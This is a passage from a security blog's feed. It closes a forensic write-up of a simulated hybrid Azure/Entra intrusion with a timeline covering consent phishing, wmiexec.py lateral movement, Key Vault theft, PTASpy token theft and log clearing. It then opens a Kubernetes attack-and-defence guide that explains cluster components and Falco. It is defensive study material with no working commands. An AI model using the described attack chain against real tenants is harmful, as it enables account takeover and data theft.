<p>Using stolen tokens and elevated privileges, the attacker moved laterally to the domain controller using Impacket’s <code class="language-plaintext highlighter-rouge">wmiexec.py.</code> This provided remote command execution under high-privilege context.</p>

<p>Once access was established, the attacker conducted reconnaissance, deployed additional tooling, and ultimately cleared Windows event logs and disabled Unified Audit Log ingestion. These actions were consistent with anti-forensic behavior intended to hinder incident response and obscure the full scope of the compromise.</p>

<h4 id="prt-theft">PRT Theft</h4>


<p>Further analysis revealed evidence of Primary Refresh Token (PRT) theft. A PRT is a user’s identity token that can be used to obtain new access tokens. <code class="language-plaintext highlighter-rouge">PTASpy</code> is a tool that extracts PRTs from memory in hybrid environments that use PTA.</p>

<p><img src="/img/huskycorp/ptaspyflow.png" alt="alt" /></p>

<p>PRT theft allows attackers to mint new access tokens on demand across Entra-integrated services, effectively bypassing MFA and Conditional Access controls. This represents one of the most severe identity compromise techniques in hybrid Azure environments.
<img src="/img/huskycorp/ptaspy.png" alt="alt" /></p>

<h2 id="reconstructed-timeline">Reconstructed Timeline</h2>
<p>The table below reconstructs the attacker’s activity in chronological order based on cloud and on-premises telemetry.</p>

<table>
  <thead>
    <tr>
      <th>Time (UTC)</th>
      <th>Event</th>
      <th>Notes</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>2024-04-20 21:57</td>
      <td>Multiple failed authentication attempts against <code class="language-plaintext highlighter-rouge">Ashlee</code>, <code class="language-plaintext highlighter-rouge">Lonnard</code>, and <code class="language-plaintext highlighter-rouge">lina</code> from IP <code class="language-plaintext highlighter-rouge">103.216.220.45</code></td>
      <td>Password spraying behavior</td>
    </tr>
    <tr>
      <td>2024-04-20 22:22</td>
      <td>Conditional Access blocks initial interactive sign-in attempts</td>
      <td><code class="language-plaintext highlighter-rouge">ConditionalAccessFailed</code></td>
    </tr>
    <tr>
      <td>2024-04-20 22:36</td>
      <td>Sign-in from IP <code class="language-plaintext highlighter-rouge">146.70.196.180</code> using user agent <code class="language-plaintext highlighter-rouge">azurehound/v2.1.8</code> for <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code></td>
      <td>Indicates tenant reconnaissance tooling</td>
    </tr>
    <tr>
      <td>2024-04-20 22:36</td>
      <td>Microsoft Graph enumeration activity begins</td>
      <td>User, role, and application discovery</td>
    </tr>
    <tr>
      <td>2024-04-20 22:41</td>
      <td>OAuth consent phishing email sent to <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code></td>
      <td>Consent request for <code class="language-plaintext highlighter-rouge">Calendar-Sync</code></td>
    </tr>
    <tr>
      <td>2024-04-20 22:43</td>
      <td>Administrative consent granted for <code class="language-plaintext highlighter-rouge">Calendar-Sync</code></td>
      <td>Malicious service principal created</td>
    </tr>
    <tr>
      <td>2024-04-20 22:50</td>
      <td><code class="language-plaintext highlighter-rouge">Calendar-Sync</code> downloads several files from SharePoint</td>
      <td>Post-compromise data access</td>
    </tr>
    <tr>
      <td>2024-04-20 22:57</td>
      <td>Hidden inbox rule created forwarding mail externally</td>
      <td>Mailbox persistence</td>
    </tr>
    <tr>
      <td>2024-04-20 23:12</td>
      <td>Internal phishing document delivered via SharePoint to <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code></td>
      <td>Pivot to on-premises</td>
    </tr>
    <tr>
      <td>2024-04-20 23:15</td>
      <td>Malicious LNK executed on <code class="language-plaintext highlighter-rouge">Husky-LP-01</code>; DLL loaded via <code class="language-plaintext highlighter-rouge">rundll32.exe</code></td>
      <td>Initial code execution</td>
    </tr>
    <tr>
      <td>2024-04-20 23:16</td>
      <td>Network Connection over port <code class="language-plaintext highlighter-rouge">80</code> to <code class="language-plaintext highlighter-rouge">167.71.168.227</code></td>
      <td>Beaconing activity</td>
    </tr>
    <tr>
      <td>2024-04-20 23:16</td>
      <td>Office app processes dumped</td>
      <td>Token harvesting</td>
    </tr>
    <tr>
      <td>2024-04-21 00:24</td>
      <td>Lateral movement to domain controller via <code class="language-plaintext highlighter-rouge">wmiexec.py</code></td>
      <td>Remote command execution</td>
    </tr>
    <tr>
      <td>2024-04-21 00:50</td>
      <td>Attacker logs in to Azure VM <code class="language-plaintext highlighter-rouge">HuskyVM</code></td>
      <td>Workload identity abuse</td>
    </tr>
    <tr>
      <td>2024-04-21 00:54</td>
      <td>Managed identity granted <code class="language-plaintext highlighter-rouge">Key Vault Administrator</code> role</td>
      <td>Privilege escalation</td>
    </tr>
    <tr>
      <td>2024-04-21 00:54</td>
      <td>Secrets exfiltrated from vault <code class="language-plaintext highlighter-rouge">HUSKYKEY</code></td>
      <td>Secret exposure</td>
    </tr>
    <tr>
      <td>2024-04-21 01:11</td>
      <td>Attacker added as owner of <code class="language-plaintext highlighter-rouge">TechDocuments</code> application</td>
      <td>Application ownership abuse</td>
    </tr>
    <tr>
      <td>2024-04-20 23:47</td>
      <td>Federated domain <code class="language-plaintext highlighter-rouge">huskyhelpdesk.store</code> added to tenant</td>
      <td>Tenant-level authentication backdoor</td>
    </tr>
    <tr>
      <td>2024-04-21 01:33</td>
      <td>Compliance Search created targeting sensitive financial keywords (“salary”)</td>
      <td>Data discovery</td>
    </tr>
    <tr>
      <td>2024-04-21 01:38</td>
      <td>Storage account enumeration for account <code class="language-plaintext highlighter-rouge">hsdocs</code></td>
      <td>Cloud resource discovery</td>
    </tr>
    <tr>
      <td>2024-04-21 01:43</td>
      <td>Sensitive files downloadded from <code class="language-plaintext highlighter-rouge">hsdocs</code></td>
      <td>Data collection</td>
    </tr>
    <tr>
      <td>2024-04-21 01:59</td>
      <td><code class="language-plaintext highlighter-rouge">PTASpy.dll</code> injected into running process</td>
      <td>Hybrid identity compromise</td>
    </tr>
    <tr>
      <td>2024-04-21 02:07</td>
      <td>Windows event logs cleared on domain controller</td>
      <td>Anti-forensics</td>
    </tr>
    <tr>
      <td>2024-04-22 01:37</td>
      <td>Unified Audit Log ingestion disrupted</td>
      <td>Anti-forensics</td>
    </tr>
  </tbody>
</table>

<h2 id="closing-notes">Closing Notes</h2>
<p>This incident demonstrates that modern attackers increasingly target identity rather than just exploiting traditional software vulnerabilities. Defending against these threats requires treating identity as a primary security boundary and implementing controls that limit persistence, visibility gaps, and privilege escalation across both cloud and on-premises environments.</p>]]></content><author><name>HC</name></author><category term="write-up" /><category term="write-up" /><category term="cloud" /><category term="azure" /><category term="forensics" /><summary type="html"><![CDATA[Introduction This is my write-up of an investigation I conducted while working through Xintra’s HuskyCorp incident simulation lab, along with what I learned throughout the process. The investigation revealed a hybrid end-to-end compromise and showed how an attacker can abuse identity in Entra ID in a variety of ways in order to escalate their privileges, maintain persistence, and effectively take over a tenant. By the end of the incident, the attacker gained administrative privileges within Entra, the on-premises Active Directory domain, and sensitive company information.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://heilancoos.github.io/img/huskycorp/oauthflow.png" /><media:content medium="image" url="https://heilancoos.github.io/img/huskycorp/oauthflow.png" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">A Brief Deep-Dive into Attacking and Defending Kubernetes</title><link href="https://heilancoos.github.io/research/2025/12/16/kubernetes.html" rel="alternate" type="text/html" title="A Brief Deep-Dive into Attacking and Defending Kubernetes" /><published>2025-12-16T00:00:00+00:00</published><updated>2025-12-16T00:00:00+00:00</updated><id>https://heilancoos.github.io/research/2025/12/16/kubernetes</id><content type="html" xml:base="https://heilancoos.github.io/research/2025/12/16/kubernetes.html"><![CDATA[<h2 id="introduction">Introduction</h2>

<p>When I first began writing this blog, I wanted to cover every single attack vector in Kubernetes. For anyone already acquainted with Kubernetes, you probably realize how daunting that is. I very quickly realized that I was far out of my depth and the scope for this post was reaching something unattainable. Before writing this, I had no idea just how vast Kubernetes is and I will definitely say I have a better idea now. My main motivation for writing this was to better understand for myself how Kubernetes works and its attack surface. I was also inspired from talking to people in the field and realizing just how prominent Kubernetes is in corporate environments.</p>

<p>Although I did not cover every single attack vector here, I still cover a  large amount of topics in the hope that this will prove useful to others seeking to understand Kubernetes’ attack surface.</p>

<ul>
  <li><a href="#introduction">Introduction</a></li>
  <li><a href="#how-kubernetes-works">How Kubernetes Works</a></li>
  <li><a href="#threat-hunting-in-kubernetes">Threat Hunting in Kubernetes</a></li>
  <li><a href="#attack-techniques-and-defensive-strategies">Attack Techniques and Defensive Strategies</a>
    <ul>
      <li><a href="#understanding-the-kubernetes-attack-surface"><strong>Understanding the Kubernetes Attack Surface</strong></a></li>
      <li><a href="#unauthenticated-api-access"><strong>Unauthenticated API Access</strong></a></li>
      <li><a href="#overly-permissive-role-based-access-control"><strong>Overly Permissive Role-based Access Control</strong></a></li>
      <li><a href="#service-account-token-abuse"><strong>Service Account Token Abuse</strong></a></li>
      <li><a href="#malicious-admission-controllers"><strong>Malicious Admission Controllers</strong></a></li>
      <li><a href="#coredns-poisoning"><strong>CoreDNS Poisoning</strong></a></li>
      <li><a href="#writable-volume-mounts"><strong>Writable Volume Mounts</strong></a></li>
      <li><a href="#etcd-unauthorized-access"><strong>ETCD Unauthorized Access</strong></a></li>
      <li><a href="#kubernetes-golden-ticket"><strong>Kubernetes Golden Ticket</strong></a></li>
    </ul>
  </li>
  <li><a href="#conclusion">Conclusion</a></li>
</ul>

<h2 id="how-kubernetes-works">How Kubernetes Works</h2>

<p>“Kubernetes”, also known as K8s, is an open source platform for container management originally developed by the Cloud Native Computing Foundation (CNCF). Containers allow users to bundle an application with all necessary requirements and run it consistently in different environments. Containers are isolated from each other and the host system, making them incredibly lightweight and portable. <a href="https://kubernetes.io/">With Kubernetes, users are able to deploy and manage containers in a distributed system environment</a>. It has become a staple for many organizations, with <a href="https://www.tigera.io/learn/guides/kubernetes-security/kubernetes-statistics/">60% of companies</a> adopting it in 2025 and 93% using or planning to use it in production.</p>

<p>Kubernetes clusters can be deployed in several ways, most commonly either using local self-managed tools like <code class="language-plaintext highlighter-rouge">microk8s</code>, <code class="language-plaintext highlighter-rouge">minikube</code>, <code class="language-plaintext highlighter-rouge">K3s</code>, <code class="language-plaintext highlighter-rouge">kubeadm</code>, or through a managed cloud provider like Azure, AWS, or Google Cloud. Which deployment method to use depends greatly on the use case. For this blog, I am using <code class="language-plaintext highlighter-rouge">microk8s</code>, so some file locations used in the blog and detections may differ from other environments. If you would like to deploy your own microk8s cluster, I have created an easy-to-use lab setup script here:</p>

<p><a href="https://github.com/heilancoos/k8s-custom-detections/blob/main/lab-setup/setup.sh">https://github.com/heilancoos/k8s-custom-detections/blob/main/lab-setup/setup.sh</a></p>

<p>Before diving into security concerns, it’s essential to understand Kubernetes’ core components and how they interact to better understand the attack surface.</p>

<p>A Kubernetes cluster at a very minimum, consists of a <a href="https://kubernetes.io/docs/concepts/overview/components/">master node and a control plane</a>.</p>

<h3 id="the-control-plane"><strong>The Control Plane</strong></h3>


<p>The control plane manages the entire cluster and makes global decisions about scheduling and responding to cluster events. The core components of the control plane are the API Server, <code class="language-plaintext highlighter-rouge">ETCD</code>, the scheduler, and the controller manager.</p>

<p><img src="/img/kubernetes/kube-images/01-Introduction/01-controlplane.png" alt="image1" /></p>

<p>The API Server is the core of a Kubernetes cluster. The API Server exposes an HTTP API that allows users and cluster components to communicate. Every request to the API Server goes through a process of checking authentication, authorization, and admission controls, which is explained in more detail later in this <a href="#understanding-admission-controllers">blog</a>.</p>

<p>In <code class="language-plaintext highlighter-rouge">microk8s</code>, the server manifest can be found at <code class="language-plaintext highlighter-rouge">/var/snap/microk8s/current/args/kube-apiserver</code>. The manifest has several options to handle the configuration of the cluster. Users can interact with the API through the command line tool, <code class="language-plaintext highlighter-rouge">kubectl</code>. <code class="language-plaintext highlighter-rouge">kubectl</code> allows users to modify and read configurations and the cluster state. <code class="language-plaintext highlighter-rouge">kubectl</code> is configured by the KubeConfig file which by default lives in <code class="language-plaintext highlighter-rouge">~/.kube/config</code>. The KubeConfig file defines where to send requests, identity, and credentials.</p>

<p>Below is an example KubeConfig file:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">apiVersion</span><span class="pi">:</span> <span class="s">v1</span>
<span class="na">clusters</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">cluster</span><span class="pi">:</span>
    <span class="na">certificate-authority-data</span><span class="pi">:</span>
    <span class="na">server</span><span class="pi">:</span> <span class="s">https://$IP:16443</span>
  <span class="na">name</span><span class="pi">:</span> <span class="s">microk8s-cluster</span>
<span class="na">contexts</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">context</span><span class="pi">:</span>
    <span class="na">cluster</span><span class="pi">:</span> <span class="s">microk8s-cluster</span>
    <span class="na">user</span><span class="pi">:</span> <span class="s">admin</span>
  <span class="na">name</span><span class="pi">:</span> <span class="s">microk8s</span>
<span class="na">current-context</span><span class="pi">:</span> <span class="s">microk8s</span>
<span class="na">kind</span><span class="pi">:</span> <span class="s">Config</span>
<span class="na">preferences</span><span class="pi">:</span> <span class="pi">{}</span>
<span class="na">users</span><span class="pi">:</span>
<span class="pi">-</span> <span class="na">name</span><span class="pi">:</span> <span class="s">admin</span>
  <span class="na">user</span><span class="pi">:</span>
    <span class="na">client-certificate-data</span><span class="pi">:</span> 
    <span class="na">client-key-data</span><span class="pi">:</span>
</code></pre></div></div>

<p>The important fields here are <code class="language-plaintext highlighter-rouge">server</code>, which defines the API endpoint that <code class="language-plaintext highlighter-rouge">kubectl</code> will connect to, <code class="language-plaintext highlighter-rouge">user</code> which defines the user you are attempting to authenticate as, and <code class="language-plaintext highlighter-rouge">client-certificate-data</code> which the API Server checks against the client certificate authority.</p>

<p>The API Server directly communicates with the remaining 3 components of the control plane, <code class="language-plaintext highlighter-rouge">ETCD</code>, the Scheduler, and the Controller Manager.</p>

<p><code class="language-plaintext highlighter-rouge">ETCD</code> is a <a href="https://kubernetes.io/docs/tasks/administer-cluster/configure-upgrade-etcd/">key-value store</a> that holds the entire cluster state, meaning things like pods, ConfigMaps, Secrets, ServiceAccounts, roles, and nodes all live in <code class="language-plaintext highlighter-rouge">ETCD</code>. Although uncommon, users can interact directly with <code class="language-plaintext highlighter-rouge">ETCD</code> via <code class="language-plaintext highlighter-rouge">etcdctl</code> and <code class="language-plaintext highlighter-rouge">etcdutl</code>.</p>

<p><code class="language-plaintext highlighter-rouge">kube-scheduler</code> decides which node a pod should run on. Once it picks a node, it relays that information to the API Server and the <code class="language-plaintext highlighter-rouge">kubelet</code> performs the pod creation.</p>

<p><code class="language-plaintext highlighter-rouge">kube-controller-manager</code> runs controller processes that regulate the cluster state. For example, if a deployment says 3 replicas, it ensures that 3 pods are always running.</p>

<h3 id="nodes"><strong>Nodes</strong></h3>

<p>The API Server also coordinates the nodes which actually run the workloads. Nodes consist of <code class="language-plaintext highlighter-rouge">kubelets</code>, container runtime,  pods, and proxies.</p>

<p><code class="language-plaintext highlighter-rouge">kubelet</code> is the component that actually communicates with the API Server. These agents run on every node and ensure the pods created are running and healthy.</p>

<p>A container runtime is a fundamental component responsible for managing the execution and lifecycle of containers in Kubernetes.</p>

<p>The <code class="language-plaintext highlighter-rouge">kube-proxy</code> manages network rules on each node. It routes traffic to the correct pods.</p>

<p>Pods run inside nodes and are the smallest deployable unit. A pod is a group of one or more containers with shared storage and network resources.</p>

<h3 id="other-relevant-kubernetes-components"><strong>Other Relevant Kubernetes Components</strong></h3>

<p><a href="https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/"><strong>Namespaces</strong></a> provide logical isolation within a cluster, grouping resources like Pods, Services, ConfigMaps, and secrets. There are 4 initial namespaces within Kubernetes, <code class="language-plaintext highlighter-rouge">default</code>, <code class="language-plaintext highlighter-rouge">kub-node-lease</code>, <code class="language-plaintext highlighter-rouge">kube-public</code>, and <code class="language-plaintext highlighter-rouge">kube-system</code>. These 4 namespaces serve as stepping off points for resource management.</p>

<p><a href="https://kubernetes.io/docs/concepts/configuration/configmap/"><strong>ConfigMaps</strong></a> are API objects used to store non-sensitive data in key-value pairs. Rather than hard-coding environment variables or config files inside a container image, ConfigMaps can store this data and mount them into pods at runtime. They are used primarily for setting configuration data separately from application code.</p>


<p><a href="https://kubernetes.io/docs/concepts/configuration/secret/"><strong>Secrets</strong></a> are the Golden Snitch when it comes to attacking a Kubernetes cluster. Secrets are used to store sensitive information like credentials and are encoded in base64. Just like ConfigMaps, they can be mounted into pods as files or environment variables.</p>

<h3 id="security-concerns"><strong>Security Concerns</strong></h3>

<p>Kubernetes is a complex environment composed of deeply intertwined components, each of which can introduce security risks if improperly configured. With more and more organizations relying on Kubernetes, the potential impact of a cluster compromise only grows. An attacker could hijack resources for cryptomining leading to service disruptions, steal sensitive information, or even move laterally into the cloud.</p>


<p><a href="https://microsoft.github.io/Threat-Matrix-for-Kubernetes/">Microsoft’s Threat Matrix for Kubernetes</a> illustrates the breadth of potential attack vectors across the MITRE ATT&amp;CK framework.</p>

<p><img src="/img/kubernetes/kube-images/01-Introduction/02-threat.png" alt="image1" /></p>

<p>This blog will cover some of the most pertinent attack techniques affecting Kubernetes clusters in the wild. I’ll also use Falco to engineer detections and provide actionable mitigations for the attacks.</p>

<h2 id="threat-hunting-in-kubernetes">Threat Hunting in Kubernetes</h2>

<p>Kubernetes’ complexity can make threat detection challenging for security teams. As clusters grow in scale, <a href="https://www.activestate.com/blog/kubernetes-runtime-security/#:~:text=secure%20Kubernetes%20applications.-,Wait!%20Why%20are%20Kubernetes%20runtime%20threats%20harder%20to%20detect%3F,-Securing%20workloads%20during">maintaining visibility into potential security threats becomes increasingly difficult</a>. Thankfully there are open-source tools to help bridge this gap.</p>

<h3 id="falco"><strong>Falco</strong></h3>

<p><a href="https://falco.org/">Falco is an open-source security tool</a> designed specifically cloud-native environments. The project is currently maintained by CNCF. It enables real-time protection by ingesting kernel syscalls and <a href="https://github.com/falcosecurity/plugins/tree/main/plugins/k8saudit">Kubernetes audit logs</a>. With host-level visibility and control plane metadata, Falco can detect a wide range of events. It’s a strong complement to static security controls like role-based access controls (RBAC), NetworkPolicies, or Admission Controllers.</p>

